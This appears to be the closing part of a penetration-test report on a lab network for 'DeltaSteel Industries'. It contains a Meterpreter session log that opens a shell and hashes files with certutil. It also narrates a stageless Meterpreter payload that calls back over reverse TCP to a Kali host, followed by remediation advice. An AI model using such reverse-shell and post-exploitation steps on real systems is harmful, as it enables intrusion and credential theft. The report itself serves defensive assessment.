
C:\Users\vboxuser\Desktop\New folder>exit
exit
meterpreter > execute -f certutil.exe -a "-hashfile test.txt SHA256"
Process 7936 created.
meterpreter > shell
Process 6988 created.
Channel 4 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\vboxuser\Desktop\New folder>certutil -hashfile test.txt SHA256
certutil -hashfile test.txt SHA256
SHA256 hash of test.txt:
c5ed001d695a5cb0b690c7091178b5f59b967471653be63ce9f3e5b6730a9af6
CertUtil: -hashfile command completed successfully.

C:\Users\vboxuser\Desktop\New folder>certutil -hashfile Expre.pdf SHA256
certutil -hashfile Expre.pdf SHA256
SHA256 hash of Expre.pdf:
56c8c670b05eabd2765d82ddf3561a9b7230f0a75e20ba2e95bb09a2441ed840
CertUtil: -hashfile command completed successfully.

C:\Users\vboxuser\Desktop\New folder>exit
exit
meterpreter > execute -f certutil.exe -a "-hashfile Expre.pdf SHA256"
Process 2040 created.
meterpreter >
```





Attack Chain Narrative

1. **Initial Access:** Scanned subnet and identified a Windows host with filtered ports but no apparent external vulnerabilities.
2. **Payload Delivery:** Created a stageless Meterpreter executable, simulating a phishing or client-side execution scenario.
3. **Compromise:** Execution of the payload established a reverse TCP connection back to the Kali machine (10.0.2.11).
4. **Privilege/Data Access:** Once inside, the tester navigated the file system, finding unprotected plaintext credentials which could be used for lateral movement.

Remediation Plan

High Priority (Immediate)

- **Decommission EoL Systems:** Replace 10.0.2.12 immediately; it cannot be patched.
- **Eliminate Plaintext Secrets:** Audit workstations for .txt or .docx files containing credentials. Implement a password vault.
- **EDR Deployment:** Install Endpoint Detection & Response tools capable of identifying reflective DLL injection and memory-resident payloads.

Medium Priority (Next 30 Days)

- **VLAN Segmentation:** Isolate the manufacturing and finance segments of the network.
- **Firewall Hardening:** Configure egress filtering to block unauthorized outbound TCP traffic on non-standard ports.

Conclusion

The security posture of DeltaSteel Industries is currently fragile. The presence of EoL Linux systems provides an easy entry point, while the lack of endpoint monitoring on Windows allows for stable, stageless command-and-control channels. Immediate focus on endpoint hardening and credential security is required to mitigate these risks.